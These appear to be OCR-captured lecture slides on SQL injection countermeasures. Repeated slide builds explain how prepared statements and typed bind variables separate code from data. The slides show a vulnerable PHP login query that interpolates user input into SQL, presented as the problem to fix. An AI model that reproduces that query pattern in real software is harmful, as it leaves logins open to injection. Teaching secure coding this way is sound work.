
```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

- This one string combines the code and the data
- Similar to buffer overflows:

When the boundary between code and data blurs, we open ourselves up to vulnerabilities


The underlying issue

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```



The underlying issue

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```



SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

```
$db = new mysql(“localhost”, “user”, “pass”, “DB”);

$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);


$statement->bind_param(“ss”, $user, $pass);
$statement->execute();
```

SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

```
$db = new mysql(“localhost”, “user”, “pass”, “DB”);

$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);
```

Bind variables

```
$statement->bind_param(“ss”, $user, $pass);
$statement->execute();
```

SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

```
$db = new mysql(“localhost”, “user”, “pass”, “DB”);

$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);
```

Bind variables

```
$statement->bind_param(“ss”, $user, $pass);
$statement->execute();
```

Bind variables are typed

SQL injection countermeasures

3. Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

```
$db = new mysql(“localhost”, “user”, “pass”, “DB”);

$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);
```

Bind variables


Decoupling lets us compile now, before binding the data

```
$statement->bind_param(“ss”, $user, $pass);
$statement->execute();
```

Bind variables are typed


The underlying issue

```
$statement = $db->prepare("select * from Users
     where(name=? and password=?);");
```



